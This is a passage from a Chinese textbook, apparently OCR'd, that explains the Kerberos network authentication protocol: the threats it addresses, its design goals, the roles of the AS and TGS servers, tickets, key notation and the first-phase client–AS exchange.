在一个开放的分布式网络环境中，用户通过工作站访问服务器上提供的服务。服务器应该能够限制非授权用户的访问并能够认证对服务的请求。工作站不能够被网络服务所信任其能够正确地认定用户，即工作站存在三种威胁：一个工作站上一个用户可能冒充另一个用户操作；一个用户可能改变一个工作站的网络地址，从而冒充另一台工作站工作；一个用户可能窃听他人的信息交换，并用回放攻击获得对一个服务器的访问权或中断服务器的运行。

所有上述问题可以归结为一个非授权用户能够获得其无权访问的服务或数据。Kerberos 是标准网络身份认证协议，该协议是由麻省理工学院起草，采用传统加密算法（无公钥体制），旨在给计算机网络提供“身份认证”。它是基于信任第三方，如同一个经纪人集中地进行用户认证和发放电子身份标识。它提供了在开放型网络中进行身份认证的方法，认证实体可以是用户或用户服务。这种人为不依赖宿主机的操作系统或主机的 IP 地址，不需要保证网络上所有的物理安全性，并且假定数据包在传输中可被随机窃取篡改。在用户初始登录成功后，其密钥和身份标识信息会长期保存在内存中，当以后要申请新的票据（新的应用服务）时，系统会自动提取之，加密后传送出去，整个过程对

于用户来说完全是透明的，在不再需要用户输入任何口令的情况下实现用户身份的自动传递。

（2）Kerberos 系统应该满足的要求：

① 安全。网络窃听者不能获得必要信息以假冒其他用户；Kerberos 应足够强壮以至于潜在的攻击者无法找到它的弱点连接。

② 可靠。Kerberos 应高度可靠，并且应借助于一个分布式服务器体系结构，使得一个系统能够备份另一个系统。

③ 透明。理想情况下，用户除了要求输入口令以外应感觉不到认证的发生。

④ 可伸缩。系统应能够支持大数量的客户和服务器。

（3）设计思路及问题

使用一个（或一组）独立的认证服务器（Authentication Server，AS），来为网络中的用户（C）提供身份认证服务；认证服务器 (AS)，用户口令由 AS 保存在数据库中；AS 与每个服务器（V）共享一个唯一保密密钥（Kv）（已被安全分发）。

基于以上的设计思路，会出现这样的情况：观众想去电影院看电影，那么就需要买票才能进入电影院。当观众在电影院售票处买票后，在电影院出示票据进入电影院。问题是买的票保密否，是不是谁拿到这张票都可以进入电影院；这张票据能用多久，买了这张票之后是不是在看电影的时候都不需要再买其他的票，可以一直使用这张票据；在电影院买的这张电影票除了可以到电影院 1 去看电影；能不能去电影院 2 看电影？

上述的协议问题就是：口令明文传送会被窃听。票据的有效性（多次使用）。访问多个服务器则需多次申请票据（即口令多次使用）。

解决上述问题，Kerberos 协议使用票据重用和引入票据许可服务器（Ticket Granting Server，TGS）。票据许可服务器中分为两种票据，分别是票据许可票据和服务许可票据。票据许可票据是客户访问 TGS 服务器需要提供的票据，目的是为了申请某一个应用服务器的服务许可票据；它由 AS 发放，用 $Ticket_{tgs}$ 表示访问 TGS 服务器的票据，在用户登录时向 AS 申请，可以多次使用。服务许可票据是客户访问服务器时需要提供的票据，用 $Ticket_V$ 表示访问应用服务器 V 的票据。

（4）原理

此模型中的使用的符号如下：

K_c 是用户（C）与认证服务器（AS）的共享密钥。

K_{tgs} 是认证服务器（AS）和票据许可服务器（TGS）之间的共享密钥。

K_v 是票据服务器（TGS）和服务器（V）之间的共享密钥。

$K_{c,tgs}$ 是 AS 产生，用户 C 与 TGS 之间的临时口令。

$K_{c,V}$ 是 TGS 产生，用户 C 与 V 之间的临时口令。

E_{kgs}：使用 AS 和 TGS 共享的密钥 K_{kgs} 加密

E_{kc}：使用用户和 AS 共享的密钥 K_c 加密

E_{kv}：使用 TGS 和 V 共享的密钥 K_v 加密

$E_{kc,tgs}$：使用 C 和 TGS 之间密钥 $K_{c,tgs}$ 加密




图 7-1 Kerberos 原理图

此模型的技术原理是：采用对称密钥加密算法对信息进行加密，如果用某个用户的密钥加密某一信息，那么只有该用户才能解密。因此，通过解密也可以证明该用户的合法性（即为密钥的拥有者）。Kerberos 协议中有三个通信参与方，需要认证身份的通信双方和一个双方都信任的第三方 KDC（密钥分发中心），这里需要注意的是在 KDC 中有两个服务，分别是认证服务器（AS）和票据许可服务器（TGS），将发起认证服务的一方称为客户方，客户方需要访问的对象称为服务器方。在 Kerberos 中客户方是通过向服务器方递交自己的“票据”（Ticket）来证明自己的身份的，该票据是由 KDC 专门为客户方和服务器方在某一阶段内通信而生成的。Kerberos 认证服务器 KDC 维护着一个数据库，包括所有用户及应用服务器的密钥。用户的密钥是基于口令的，只存在于 KDC 上，用户首次注册时，系统根据用户输入的口令经过散列 Hash 可以生成密钥，应用服务器向 KD 注册时也会生成密钥，该密钥不仅存在于 KDC 上，还保存在该服务器所储的主机上，这些密钥往往是机器随机生成。用户与应用服务器之间进行通信时，二者之间还共享一个临时会话密钥，可根据需要加密数据。该密钥在 KDC 认证用户时产生并分发给通信双方。会话密钥仅在当前会话期间有效，过期需要重新申请。

（5）协议过程

在 Kerberos 协议中：用户（C）和认证服务器（AS）共享密钥 K_C，认证服务器（AS）和票据许可服务器（TGS）共享密钥 K_{tgs}，票据许可服务器（TGS）和服务器（V）之间共享密钥 K_V，但是用户（C）和服务器（V）之间没有密钥共享，因此用户想要访问服

务器，就必须通过认证服务器（AS）和票据许可服务器（TGS）获得相应的密钥 $K_{C,V}$。




图 7-2　第一阶段信息交换示意图

Kerberos 协议的第一阶段：用户（C）和认证服务器（AS）的交互，用户（C）获取票据许可服务器（TGS）的票据许可票据 $Ticket_{tgs}$。

用户（C）向 AS 发送请求：ID_C：用户（C）的标识；ID_{tgs}：用户请求访问 TGS；TS_1：时间戳，让 AS 验证用户端时间的有效性，以防止重放攻击。

AS 返回应答信息给用户（C）：基于用户（C）和 AS 共享口令 K_C 的加密，使得 AS 和用户端可以验证口令，并保护通信安全；E_{kc}：基于用户口令的加密，使得用户端可以验证口令，以保护认证服务器返回给客户端的信息，用户可用 K_c 解密；$K_{c,tgs}$：由 AS 产生，是用户与 TGS 之间进行信息交换的临时口令；ID_{tgs}：确认这个票据是为 TGS 制作的；TS_2：时间戳；LT_2：告知用户该票据的有效性；$Ticket_{tgs}$：用户用来访问 TGS 的票据，由 E_{ktgs} 加密，可以重用，从而用户不用重复被 AS 认证。E_{ktgs}：使用 AS 和 TGS 才知道的密钥 K_{tgs} 来加密信息，防止信息被篡改。K_{ctgs}：用户 C 和 TGS 之间的会话密钥。IDc：指明票据 Ticket 的正确主人。

具体过程：用户（C）将自己的信息$\{ID_C,ID_{tgs},TS_1\}$发送到 AS 进行验证；AS 验证用户的身份后返回给用户一个信息$\{K_{c,tgs},ID_{tgs},TS_2,LT_2,Ticket_{tgs}\}$，这个信息由$E_{kc}$进行加密，用户可以用自身和 AS 共享的密钥$K_C$来解密。这个信息中包含了用户可以访问票据许可服务器（TGS）的票据$Ticket_{tgs}$以及用户和票据许可服务器（TGS）之间通信的密钥$K_{c,tgs}$。

